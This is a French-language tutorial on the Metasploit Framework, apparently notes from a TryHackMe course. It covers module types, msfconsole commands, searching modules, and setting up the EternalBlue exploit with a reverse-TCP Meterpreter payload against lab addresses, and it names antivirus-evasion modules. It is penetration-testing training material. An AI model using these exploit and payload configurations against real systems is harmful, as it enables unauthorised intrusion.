



Try
Hack
Me

METASPLOIT

Teste d'intrusions informatique



08 août 2022

By PLarox

Sommaire

I Metasploit : Introduction

1.1 Principaux composants de Metasploit	-----	p 2
1.2 Msfconsole	-----	p 6
1.3 Travailler avec des modules	-----	p 13

II Metasploit : Exploitation

2.1 Numérisation	-----	p 20
2.2 La base de données Metasploit	-----	p 23
2.3 Analyse des vulnérabilités	-----	p 28
2.4 Exploitation	-----	p 30
2.5 Msfvenom	-----	p 34

III Metasploit : Meterpreter

3.1 introductions à Meterpreter	-----	p 39
3.2 Saveurs Meterpreter	-----	p 42
3.3 Commandes Meterpreter	-----	p 44
3.4 Post-Exploitation avec Meterpreter	-----	p 46

I Metasploit : Introduction

Metasploit est le Framework d'exploitation le plus utilisé. Metasploit est un outil puissant qui peut prendre en charge toutes les phases d'un engagement de test d'intrusion, de la collecte d'informations à la post-exploitation.

Metasploit a deux versions principales :

- **Metasploit Pro** : La version commerciale qui facilite l'automatisation et la gestion des tâches. Cette version a une interface utilisateur graphique (GUI).
- **Metasploit Framework** : La version open-source qui fonctionne depuis la ligne de commande. Cette leçon se concentrera sur cette version.

Le Framework Metasploit est un ensemble d'outils qui permettent la collecte d'informations, l'analyse, l'exploitation, le développement d'exploits, la post-exploitation, etc. Bien que l'utilisation principale de Metasploit Framework se concentre sur le domaine des tests d'intrusion, il est également utile pour la recherche de vulnérabilités et le développement d'exploits.

Les principaux composants du Metasploit Framework peuvent être résumés comme suit ;

- **Msfconsole** : L'interface de ligne de commande principale.
- **Modules** : modules de support tels que les exploits, les scanners, les charges utiles, etc.
- **Outils** : outils autonomes qui faciliteront la recherche de vulnérabilités, l'évaluation des vulnérabilités ou les tests d'intrusion. Certains de ces outils sont msfvenom, pattern_create et pattern_offset. Nous couvrirons msfvenom dans ce module, mais pattern_create et pattern_offset sont des outils utiles dans le développement d'exploits qui dépassent la portée de ce cours.

Ce cours couvrira les principaux composants de Metasploit tout en vous fournissant une base solide sur la façon de trouver des exploits pertinents, de définir des paramètres et d'exploiter des services vulnérables sur le système cible. Une fois que vous aurez terminé cette salle, vous pourrez naviguer et utiliser confortablement la ligne de commande Metasploit.

1.1 Principaux composants de Metasploit

Lors de l'utilisation de Metasploit Framework, vous interagirez principalement avec la console Metasploit. Vous pouvez le lancer en utilisant la commande msfconsole. La console sera votre interface principale pour interagir avec les différents modules du Framework Metasploit. Les modules sont de petits composants du Framework Metasploit qui sont conçus pour effectuer une tâche spécifique, telle que l'exploitation d'une vulnérabilité, l'analyse d'une cible ou la réalisation d'une attaque par brute force.

Avant de plonger dans les modules, il serait utile de clarifier quelques concepts récurrents : vulnérabilité, exploit et charge utile.

- **Exploit** : Un morceau de code qui utilise une vulnérabilité présente sur le système cible.
- **Vulnérabilité** : un défaut de conception, de codage ou de logique affectant le système cible. L'exploitation d'une vulnérabilité peut entraîner la divulgation d'informations confidentielles ou permettre à l'attaquant d'exécuter du code sur le système cible.
- **Charge utile** : un exploit tirera parti d'une vulnérabilité. Cependant, si nous voulons que l'exploit ait le résultat souhaité (accéder au système cible, lire des informations confidentielles, etc.), nous devons utiliser une charge utile. Les charges utiles sont le code qui s'exécutera sur le système cible.

Les modules et les catégories sous chacun sont énumérés ci-dessous. Ceux-ci sont donnés à titre indicatif, mais vous interagirez avec eux via la console Metasploit (msfconsole).

Auxiliaire : tous les modules de support, tels que les scanners, les crawlers et les fuzzers, peuvent être trouvés ici.

```
root@ip-10-10-181-134:/opt/metasploit-framework-5101/modules# tree -L 1 auxiliary/
auxiliary/
├── admin
├── analyze
├── bnat
├── client
├── cloud
├── crawler
├── docx
├── dos
├── example.rb
├── fileformat
├── fuzzers
├── gather
├── parser
├── pdf
├── scanner
├── server
├── sniffer
├── spoof
├── sqli
├── voip
└── vsploit
```

Encodeurs : les encodeurs vous permettront d'encoder l'exploit et la charge utile dans l'espoir qu'une solution antivirus basée sur les signatures puisse les manquer.

Les solutions antivirus et de sécurité basées sur les signatures disposent d'une base de données des menaces connues. Ils détectent les menaces en comparant les fichiers suspects à cette base de données et déclenchent une alerte en cas de correspondance. Ainsi, les encodeurs peuvent avoir un taux de réussite limité car les solutions antivirus peuvent effectuer des vérifications supplémentaires.

```
root@ip-10-10-181-134:/opt/metasploit-framework-5101/modules# tree -L 1 encoders/
encoders/
├── cmd
├── generic
├── mipsbe
├── mipsle
├── php
├── ppc
├── ruby
├── sparc
├── x64
└── x86

10 directories, 0 files
root@ip-10-10-181-134:/opt/metasploit-framework-5101/modules#
```

Évasion : bien que les encodeurs encodent la charge utile, ils ne doivent pas être considérés comme une tentative directe d'échapper aux logiciels antivirus.

En revanche, les modules « évasion » tenteront cela, avec plus ou moins de succès.

```
root@ip-10-10-181-134:/opt/metasploit-framework-5101/modules# tree -L 2 evasion/
evasion/
├── windows
│   ├── applocker_evasion_install_util.rb
│   ├── applocker_evasion_msbuild.rb
│   ├── applocker_evasion_presentationhost.rb
│   ├── applocker_evasion_regasm_regsvcs.rb
│   ├── applocker_evasion_workflow_compiler.rb
│   ├── windows_defender_exe.rb
│   └── windows_defender_jshta.rb
└── 1 directory, 7 files
root@ip-10-10-181-134:/opt/metasploit-framework-5101/modules#
```

Exploits : exploits, soigneusement organisés par système cible.

```
root@ip-10-10-181-134:/opt/metasploit-framework-5101/modules# tree -L 1 exploits/
exploits/
├── aix
├── android
├── apple_ios
├── bsd
├── bsdi
├── dialup
├── example_linux_priv_esc.rb
├── example.rb
├── example_webapp.rb
├── firefox
├── freebsd
├── hpux
├── irix
├── linux
├── mainframe
├── multi
├── netware
├── openbsd
├── osx
├── qnx
├── solaris
├── unix
└── windows

20 directories, 3 files
root@ip-10-10-181-134:/opt/metasploit-framework-5101/modules#
```

NOP : les NOP (No Operation) ne font rien, littéralement.

Ils sont représentés dans la famille de processeurs Intel x86, ils sont représentés par 0x90, après quoi le processeur ne fera rien pendant un cycle. Ils sont souvent utilisés comme tampon pour obtenir des tailles de charge utile cohérentes.

```
root@ip-10-10-181-134:/opt/metasploit-framework-5101/modules# tree -L 1 nops/
nops/
├── aarch64
├── armle
├── mipsbe
├── php
├── ppc
├── sparc
├── tty
├── x64
└── x86

9 directories, 0 files
root@ip-10-10-181-134:/opt/metasploit-framework-5101/modules#
```

Charges utiles : les charges utiles sont des codes qui s'exécuteront sur le système cible.

Les exploits tireront parti d'une vulnérabilité sur le système cible, mais pour obtenir le résultat souhaité, nous aurons besoin d'une charge utile. Des exemples pourraient être ; obtenir un shell, charger un logiciel malveillant ou une porte dérobée sur le système cible, exécuter une commande ou lancer calc.exe comme preuve de concept à ajouter au rapport de test de pénétration. Démarrer la calculatrice sur le système cible à distance en lançant l'application calc.exe est un moyen bénin de montrer que nous pouvons exécuter des commandes sur le système cible.

L'exécution de la commande sur le système cible est déjà une étape importante, mais il est préférable d'avoir une connexion interactive qui vous permet de taper des commandes qui seront exécutées sur le système cible. Une telle ligne de commande interactive est appelée "shell". Metasploit offre la possibilité d'envoyer différentes charges utiles pouvant ouvrir des shells sur le système cible.

```
root@ip-10-10-181-134:/opt/metasploit-framework-5101/modules# tree -L 1 payloads/
payloads/
├── singles
├── stagers
└── stages

3 directories, 0 files
root@ip-10-10-181-134:/opt/metasploit-framework-5101/modules#
```

Vous verrez trois répertoires différents sous les charges utiles : singles, stagers et stages.

- **Singles** : charges utiles autonomes (ajouter un utilisateur, lancer notepad.exe, etc.) qui n'ont pas besoin de télécharger un composant supplémentaire pour s'exécuter.
- **Stagers** : responsables de la mise en place d'un canal de connexion entre Metasploit et le système cible. Utile lorsque vous travaillez avec des charges utiles étagées. Les "charges utiles mises en scène" téléchargent d'abord un stager sur le système cible, puis téléchargent le reste de la charge utile (étape). Cela offre certains avantages car la taille initiale de la charge utile sera relativement petite par rapport à la charge utile complète envoyée en une seule fois.
- **Stages** : téléchargés par le stager. Cela vous permettra d'utiliser des charges utiles de plus grande taille.

Metasploit a une manière subtile de vous aider à identifier les charges utiles uniques (également appelées « en ligne ») et les charges utiles étagées.

- generic/shell_reverse_tcp
- windows/x64/shell/reverse_tcp

Les deux sont des shells Windows inversés. Le premier est une charge utile en ligne (ou unique), comme indiqué par le "_" entre "shell" et "reverse". Alors que ce dernier est une charge utile étagée, comme indiqué par le "/" entre "shell" et "reverse".

Post : Les modules Post seront utiles lors de la dernière étape du processus de test d'intrusion répertorié ci-dessus, après l'exploitation.

```
root@ip-10-10-181-134:/opt/metasploit-framework-5101/modules# tree -L 1 post/
post/
├── aix
├── android
├── apple_ios
├── bsd
├── firefox
├── hardware
├── linux
├── multi
├── networking
├── osx
├── solaris
└── windows

12 directories, 0 files
root@ip-10-10-181-134:/opt/metasploit-framework-5101/modules#
```

1.2 Msfconsole

Comme mentionné précédemment, la console sera votre interface principale avec Metasploit Framework. Lancez-le à l'aide de la commande `msfconsole` sur votre terminal.

msfconsole

```
root@ip-10-10-220-191:~# msfconsole

      _-----_
      |#####| ;"
      |_____|  ;@   @@" ; .---,
      |  @@@@@" ;'@@   @@@@@" ;'@@@@@ "
      |'@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@ @;
      |'@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@ .'
      |"---'@@@@ -@   @'-'-'---"
      |'.'@' ;@   @' . ;'
      |@@@@ @@@   @   .
      |'@@@@ @@@   @@ ,
      |'@@@@ @@@   @@ .
      |'@@   @   ;
      |( 3 C ) /|___ / Metasploit! \
      |@' . ___ * ___.' \--- \_____/
      |'(. ....' /

  =[ metasploit v5.0.101-dev                ]
+ -- --=[ 2048 exploits - 1105 auxiliary - 344 post   ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops      ]
+ -- --=[ 7 evasion                               ]

Metasploit tip: Search can apply complex filters such as search cve:2009 type:exploit, see all the
filters with help search
msf6 >
```

Une fois lancé, vous verrez la ligne de commande changer en `msf6`. La console Metasploit (`msfconsole`) peut être utilisée comme un shell de ligne de commande normal, comme vous pouvez le voir dessous. La première commande est `ls` qui liste le contenu du dossier à partir duquel Metasploit a été lancée à l'aide de la commande `msfconsole`. Il est suivi d'un **ping** envoyé au DNS (8.8.8.8). Comme nous opérons depuis Linux, nous avons dû ajouter l'option `-c 1`, donc un seul ping a été envoyé. Sinon, le processus ping continuerait jusqu'à ce qu'il soit arrêté en utilisant CTRL+C.

Commandes Linux dans Metasploit

```
msf6 > ls
[*] exec: ls
burpsuite_community_linux_v2021_8_1.sh Instructions Scripts
Desktop                Pictures  thinclient_drives
Downloads              Postman   Tools
msf6 > ping -c 1 8.8.8.8
[*] exec: ping -c 1 8.8.8.8

PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=109 time=1.33 ms
--- 8.8.8.8 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.335/1.335/1.335/0.000 ms
msf6 >
```

Il prendra en charge la plupart des commandes Linux, **clear** (pour effacer l'écran du terminal), mais ne vous permettent pas d'utiliser certaines fonctionnalités d'une ligne de commande normale (par exemple, ne prend pas en charge la redirection de sortie), comme indiqué ci-dessous.

Échec de la redirection de sortie

```
msf6 > help > help.txt
[-] No such command
msf6 >
```

Sur le sujet, la commande d'aide peut être utilisée seule ou pour une commande spécifique. Vous trouverez ci-dessous le menu d'aide pour la commande **set** que nous couvrirons bientôt.

Fonction d'aide

```
msf6 > help set
Usage: set [option] [value]

Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads'.

msf6 >
```

Vous pouvez utiliser la commande **history** pour voir les commandes que vous avez tapées précédemment.

Commande Historique

```
msf6 > history
1 use exploit/multi/http/nostromo_code_exec
2 set lhost 10.10.16.17
3 set rport 80
4 options
5 set rhosts 10.10.29.187
6 run
7 exit
8 exit -y
9 version
10 use exploit/multi/script/web_delivery
```

Une fonctionnalité importante de msfconsole est la prise en charge de la complétion des onglets. Cela vous sera utile plus tard lors de l'utilisation des Commandes Metasploit ou traitement des modules. Par exemple, si vous commencez à taper **he** et appuyez sur la touche **TAB**, vous verrez qu'il se complète automatiquement pour **help**.

Msfconsole est géré par contexte ; cela signifie qu'à moins qu'ils ne soient définis en tant que variable globale, tous les réglages de paramètres seront perdus si vous changez le module que vous avez décidé d'utiliser. Dans l'exemple ci-dessous, nous avons utilisé l'exploit `ms17_010_eternalblue`, et nous avons défini des paramètres tels que **RHOSTS**. Si nous devions passer à un autre module (par exemple un port scanner), nous aurions besoin de redéfinir la valeur **RHOSTS** car toutes les modifications que nous avons apportées sont restées dans le contexte de l'exploit `ms17_010_eternalblue`. Regardons l'exemple ci-dessous pour mieux comprendre cette fonctionnalité. Nous utiliserons le MS17-010 Exploit "Eternalblue" à des fins d'illustration.

Une fois que vous avez tapé la commande **use exploit/windows/smb/ms17_010_eternalblue**, vous verrez la commande l'invite de ligne passe de `msf6` à `"exploit msf6 (windows/smb/ms17_010_eternalblue)"`. Le "EternalBlue" est un exploit prétendument développé par la National Security Agency (NSA) des États-Unis pour une vulnérabilité affectant le serveur SMBv1 sur nombreux systèmes Windows. Le SMB (Server Message Block) est largement utilisé dans les réseaux Windows pour le partage de fichiers et même pour envoyer des fichiers à des imprimantes. EternalBlue a été divulgué par le groupe cybercriminel "Shadow Brokers" en avril 2017. En mai 2017, cette vulnérabilité a été exploitée dans le monde entier lors de l'attaque du rançongiciel WannaCry.

Utiliser un exploit

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Le module à utiliser peut également être sélectionné avec la commande **use** suivie du numéro au début de la ligne de résultat de la recherche.

Bien que l'invite ait changé, vous remarquerez que nous pouvons toujours exécuter les commandes mentionnées précédemment. Cela signifie que nous n'avons pas fait "entrer" dans un dossier comme on s'y attendrait généralement dans une ligne de commande du système d'exploitation.

Commandes Linux dans un contexte

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > ls
[*] exec: ls

burpsuite_community_linux_v2021_8_1.sh  Instructions  Scripts
Desktop                                Pictures    thinclient_drives
Downloads                               Postman     Tools
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

L'invite nous indique que nous avons maintenant un contexte défini dans lequel nous allons travailler. Vous pouvez le voir en tapant les options d'affichage commande.

Afficher les options

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
Module options (exploit/windows/smb/ms17_010_eternalblue):
  Name      Current Setting  Required  Description
  ----      -
RHOSTS      yes               The target host(s), range CIDR identifier, or hosts file with syntax
'file:'
RPORT       445               yes       The target port (TCP)
SMBDomain   .                 no        (Optional) The Windows domain to use for authentication
SMBPass     no                (Optional) The password for the specified username
SMBUser     no                (Optional) The username to authenticate as
VERIFY_ARCH true              yes       Check if remote architecture matches exploit Target.
VERIFY_TARGET true              yes       Check if remote OS matches exploit Target.
Payload options (windows/x64/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ----      -
EXITFUNC   thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST      10.10.220.191    yes       The listen address (an interface may be specified)
LPORT      4444             yes       The listen port
Exploit target:
  Id  Name
  --  ---
  0   Windows 7 and Server 2008 R2 (x64) All Service Packs
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Cela imprimera les options liées à l'exploit que nous avons choisi plus tôt. La commande **show options** aura différentes sorties en fonction du contexte dans lequel il est utilisé.

L'exemple ci-dessus montre que cet exploit nécessitera que nous définissions la variable comme RHOSTS et RPORT. D'un autre côté, un module de post-exploitation peut n'avoir besoin que de nous pour définir un SESSION ID (Voir la capture d'écran ci-dessous). Une session est une connexion existante au système cible que la post-exploitation module utilisera.

Options pour un module de post-exploitation

```
msf6 post(windows/gather/enum_domain_users) > show options

Module options (post/windows/gather/enum_domain_users):

  Name      Current Setting  Required  Description
  ----      -
HOST        no               Target a specific host
SESSION     yes              The session to run this module on.
USER        no               Target User for NetSessionEnum

msf6 post(windows/gather/enum_domain_users) >
```

La commande **show** peut être utilisée dans n'importe quel contexte suivi d'un type de module (auxiliaire, payload, exploit, etc.) pour lister les modules disponibles. L'exemple ci-dessous répertorie les charges utiles pouvant être utilisées avec l'exploit ms17-010 Eternalblue.

La commande show payloads

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads
```

Compatible Payloads

=====

#	Name	Disclosure Date	Rank	Check	Description
-	----	-----	----	-----	
0	generic/custom		manual	No	Custom Payload
1	generic/shell_bind_tcp		manual	No	Generic Command Shell, Bind TCP Inline
2	generic/shell_reverse_tcp		manual	No	Generic Command Shell, Reverse TCP Inline
3	windows/x64/exec		manual	No	Windows x64 Execute Command
4	windows/x64/loadlibrary		manual	No	Windows x64 LoadLibrary Path
5	windows/x64/messagebox		manual	No	Windows MessageBox x64
6	windows/x64/meterpreter/bind_ipv6_tcp		manual	No	Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager
7	windows/x64/meterpreter/bind_ipv6_tcp_uuid		manual	No	Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager with UUID Support

S'il est utilisé à partir de l'invite msfconsole, la commande **show** listera tous les modules.

L'option **use** et **show** que nous avons vu jusqu'à présent sont identiques pour tous les modules de Metasploit.

Vous pouvez quitter le contexte à l'aide de la commande **back**.

La commande arrière

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > back
msf6 >
```

De plus amples informations sur n'importe quel module peuvent être obtenues en tapant la commande **info** dans son contexte.

La commande d'informations

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > info

Name: MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
Module: exploit/windows/smb/ms17_010_eternalblue
Platform: Windows
Arch:
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Average
Disclosed: 2017-03-14
Provided by:
Sean Dillon
Dylan Davis
Equation Group
Shadow Brokers
thelightcosine
Available targets:
Id  Name
--  --
0   Windows 7 and Server 2008 R2 (x64) All Service Packs

Check supported:
```

Yes

Basic options:

Name	Current Setting	Required	Description
----	-----	-----	-----
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:'
RPORT	445	yes	The target port (TCP)
SMBDomain	.	no	(Optional) The Windows domain to use for authentication
SMBPass		no	(Optional) The password for the specified username
SMBUser		no	(Optional) The username to authenticate as
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target.
VERIFY_TARGET	true	yes	Check if remote OS matches exploit Target.

Payload information:

Space: 2000

Description:

This module is a port of the Equation Group ETERNALBLUE exploit, part of the FuzzBunch toolkit released by Shadow Brokers. There is a buffer overflow memmove operation in Srv!SrvOs2FeaToNt. The size is calculated in Srv!SrvOs2FeaListSizeToNt, with mathematical error where a DWORD is subtracted into a WORD. The kernel pool is groomed so that overflow is well laid-out to overwrite an SMBv1 buffer.

Actual RIP hijack is later completed in

srvnet!SrvNetWskReceiveComplete. This exploit, like the original may not trigger 100% of the time, and should be run continuously until triggered. It seems like the pool will get hot streaks and need a cool down period before the shells rain in again. The module will attempt to use Anonymous login, by default, to authenticate to perform the exploit. If the user supplies credentials in the SMBUser, SMBPass, and SMBDomain options it will use those instead.

On some systems, this module may cause system instability and crashes, such as a BSOD or a reboot. This may be more likely with some payloads.

References:

<https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/MS17-010>
<https://cvedetails.com/cve/CVE-2017-0143/>
<https://cvedetails.com/cve/CVE-2017-0144/>
<https://cvedetails.com/cve/CVE-2017-0145/>
<https://cvedetails.com/cve/CVE-2017-0146/>
<https://cvedetails.com/cve/CVE-2017-0147/>
<https://cvedetails.com/cve/CVE-2017-0148/>
<https://github.com/RiskSense-Ops/MS17-010>

Also known as:

ETERNALBLUE

msf6 exploit(windows/smb/ms17_010_eternalblue) >

Alternativement, vous pouvez utiliser la commande **info** suivie du chemin du module depuis la console msf invite (par exemple **info exploit/windows/smb/ms17_010_eternalblue**). Info n'est pas un menu d'aide ; il s'affichera des informations détaillées sur le module telles que son auteur, les sources pertinentes, etc.

Chercher

L'une des commandes les plus utiles dans msfconsole est **search**. Cette commande recherchera la base de données Metasploit Framework pour les modules pertinents pour le paramètre de recherche donné. Vous pouvez effectuer des recherches en utilisant des numéros CVE, des noms d'exploit (eternalblue, heartbleed, etc.) ou un système cible.

La commande de recherche

```
msf6 > search ms17-010

Matching Modules
=====

#  Name                                     Disclosure Date  Rank   Check  Description
-  ---                                     -
0  auxiliary/admin/smb/ms17_010_command      2017-03-14      normal No      MS17-010
EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
1  auxiliary/scanner/smb/smb_ms17_010        2017-03-14      normal No      MS17-010 SMB RCE
Detection
2  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes     MS17-010
EternalBlue SMB Remote Windows Kernel Pool Corruption
3  exploit/windows/smb/ms17_010_psexec       2017-03-14      normal Yes     MS17-010
EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14      great  Yes     SMB
DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index, for example use 4 or use
exploit/windows/smb/smb_doublepulsar_rce

msf6 >
```

La sortie de la commande **search** fournit un aperçu de chaque module renvoyé. Vous remarquerez peut-être la colonne "nom" donne déjà plus d'informations que le nom du module. Vous pouvez voir le type de module (auxiliaire, exploit, etc.) et la catégorie du module (scanner, admin, windows, Unix, etc.). Vous pouvez utiliser n'importe quel module renvoyé dans une recherche résultat avec la commande **use** suivie du nombre au début de la ligne de résultat. (Par exemple use 0 à la place de use auxiliary/admin/smb/ms17_010_command)

Une autre pièce essentielle des informations renvoyées se trouvent dans la colonne « rank ». Les exploits sont évalués en fonction de leur fiabilité. Le tableau ci-dessous fournit leurs descriptions respectives.

Ranking	Description
ExcellentRanking	The exploit will never crash the service. This is the case for SQL Injection, CMD execution, RFI, LFI, etc. No typical memory corruption exploits should be given this ranking unless there are extraordinary circumstances (WMF Escape()).
GreatRanking	The exploit has a default target AND either auto-detects the appropriate target or uses an application-specific return address AFTER a version check.
GoodRanking	The exploit has a default target and it is the "common case" for this type of software (English, Windows 7 for a desktop app, 2012 for server, etc).
NormalRanking	The exploit is otherwise reliable, but depends on a specific version and can't (or doesn't) reliably autodetect.
AverageRanking	The exploit is generally unreliable or difficult to exploit.
LowRanking	The exploit is nearly impossible to exploit (or under 50% success rate) for common platforms.
ManualRanking	The exploit is unstable or difficult to exploit and is basically a DoS. This ranking is also used when the module has no use unless specifically configured by the user (e.g.: exploit/unix/webapp/php_eval).

Source : <https://github.com/rapid7/metasploit-framework/wiki/Exploit-Ranking>

Vous pouvez orienter la recherche **fonction** à l'aide de mots-clés tels que type et plate-forme. Par exemple, si nous voulions nos résultats de recherche n'incluent que les modules auxiliaires, nous pourrions définir le type sur auxiliaire. La capture d'écran ci-dessous affiche la sortie de la commande **search type:auxiliary telnet**.

Recherche par type de module

```
msf6 > search type:auxiliary telnet
Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/admin/http/dlink_dir_300_600_exec_noauth 2013-02-04      normal No    D-Link DIR-600 / DIR-300
Unauthenticated Remote Command Execution
1  auxiliary/admin/http/netgear_r6700_pass_reset      2020-06-15      normal Yes   Netgear R6700v3
Unauthenticated LAN Admin Password Reset
2  auxiliary/dos/cisco/ios_telnet_rocem               2017-03-17      normal No    Cisco IOS Telnet Denial of Service
3  auxiliary/dos/windows/ftp/iis75_ftpd_iac_bof       2010-12-21      normal No    Microsoft IIS FTP Server Encoded
Response Overflow Trigger
4  auxiliary/scanner/ssh/juniper_backdoor             2015-12-20      normal No    Juniper SSH Backdoor Scanner
5  auxiliary/scanner/telnet/brocade_enable_login      normal No    Brocade Enable Login Check Scanner
6  auxiliary/scanner/telnet/lantronix_telnet_password normal No    Lantronix Telnet Password Recovery
7  auxiliary/scanner/telnet/lantronix_telnet_version  normal No    Lantronix Telnet Service Banner
Detection
8  auxiliary/scanner/telnet/satel_cmd_exec            2017-04-07      normal No    Satel Iberia SenNet Data Logger and
Electricity Meters Command Injection Vulnerability
9  auxiliary/scanner/telnet/telnet_encrypt_overflow   normal No    Telnet Service Encryption Key ID
Overflow Detection
10 auxiliary/scanner/telnet/telnet_login              normal No    Telnet Login Check Scanner
11 auxiliary/scanner/telnet/telnet_ruggedcom          normal No    RuggedCom Telnet Password Generator
12 auxiliary/scanner/telnet/telnet_version            normal No    Telnet Service Banner Detection
13 auxiliary/server/capture/telnet                   normal No    Authentication Capture: Telnet
Interact with a module by name or index, for example use 13 or use auxiliary/server/capture/telnet
msf6 >
```

Rappelez-vous que les exploits tirent parti d'une vulnérabilité sur le système cible et peuvent toujours afficher un comportement inattendu. Un exploit de rang inférieur peut fonctionner parfaitement, et un exploit de rang excellent peut ne pas fonctionner, ou pire, planter la cible système.

1.3 Travailler avec des modules

Une fois entré dans le contexte d'un module à l'aide de la commande **use** suivie du nom du module, comme vu précédemment, vous devrez définir des paramètres. Les paramètres les plus courants que vous utiliserez sont répertoriés ci-dessous. Rappelle-vous, en fonction du module que vous utilisez, des paramètres supplémentaires ou différents peuvent devoir être définis. C'est une bonne pratique d'utiliser la commande **show options** pour lister les paramètres requis.

Tous les paramètres sont définis à l'aide de la même syntaxe de commande :

set PARAMETER_NAME VALUE

Avant de continuer, n'oubliez pas de toujours vérifier l'invite msfconsole pour vous assurer que vous êtes dans le bon contexte. Lorsque traitant de Metasploit, vous pouvez voir cinq invites différentes :

- **L'invite de commande habituelle** : vous ne pouvez pas utiliser les commandes Metasploit ici.

Invite de commande régulière

```
root@ip-10-10-XX-XX:~#
```


- **L'invite msfconsole** : msf5 (ou msf6 selon votre version installée) est l'invite msfconsole. Comme vous pouvez le voir, aucun contexte n'est défini ici, donc les commandes spécifiques au contexte pour définir les paramètres et exécuter les modules ne peuvent pas être utilisés ici.

Invite de commande Metasploit

```
msf5 >
```

- **Une invite contextuelle** : Une fois que vous avez décidé d'utiliser un module et que vous avez utilisé la commande **set** pour le choisir, le msfconsole affichera le contexte. Vous pouvez utiliser des commandes spécifiques au contexte (par exemple **set RHOSTS 10.10.xx**) ici.

Une invite de commande contextuelle

```
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

- **L'invite Meterpreter** : Meterpreter est une charge utile importante que nous verrons en détail plus loin dans ce module. Cela signifie qu'un agent Meterpreter a été chargé sur le système cible et reconnecté à vous. Vous pouvez utiliser Commandes spécifiques à Meterpreter ici.

Une invite de commande Meterpreter

```
meterpreter >
```

- **Un shell sur le système cible** : Une fois l'exploit terminé, vous pouvez avoir accès à un shell de commande sur le système cible. Il s'agit d'une ligne de commande normale et toutes les commandes saisies ici s'exécutent sur le système cible.

Une invite de commande Meterpreter

```
C:\Windows\system32>
```

Comme mentionné précédemment, la commande **show options** listera tous les paramètres disponibles.

La commande show options

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options
```

Module options (exploit/windows/smb/ms17_010_eternalblue):

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:'
RPORT	445	yes	The target port (TCP)
SMBDomain	.	no	(Optional) The Windows domain to use for authentication
SMBPass		no	(Optional) The password for the specified username
SMBUser		no	(Optional) The username to authenticate as
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target.
VERIFY_TARGET	true	yes	Check if remote OS matches exploit Target.

Payload options (windows/x64/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.10.44.70	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
----	------

-- ----

0	Windows 7 and Server 2008 R2 (x64) All Service Packs
---	--

```
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

Comme vous pouvez le voir dans la capture d'écran ci-dessus, certains de ces paramètres nécessitent une valeur pour que l'exploit fonctionne. Les quelques valeurs de paramètres requises seront préremplies, assurez-vous de vérifier si elles doivent rester les mêmes pour votre cible. Par exemple, un exploit Web pourrait avoir un **RPORT** (port distant : le port sur le système cible Metasploit) valeur prédéfinie sur 80, mais votre application Web cible pourrait utiliser le port 8080.

Dans cet exemple, nous allons définir le paramètre **RHOSTS** sur l'adresse IP de notre système cible en utilisant la commande **set**.

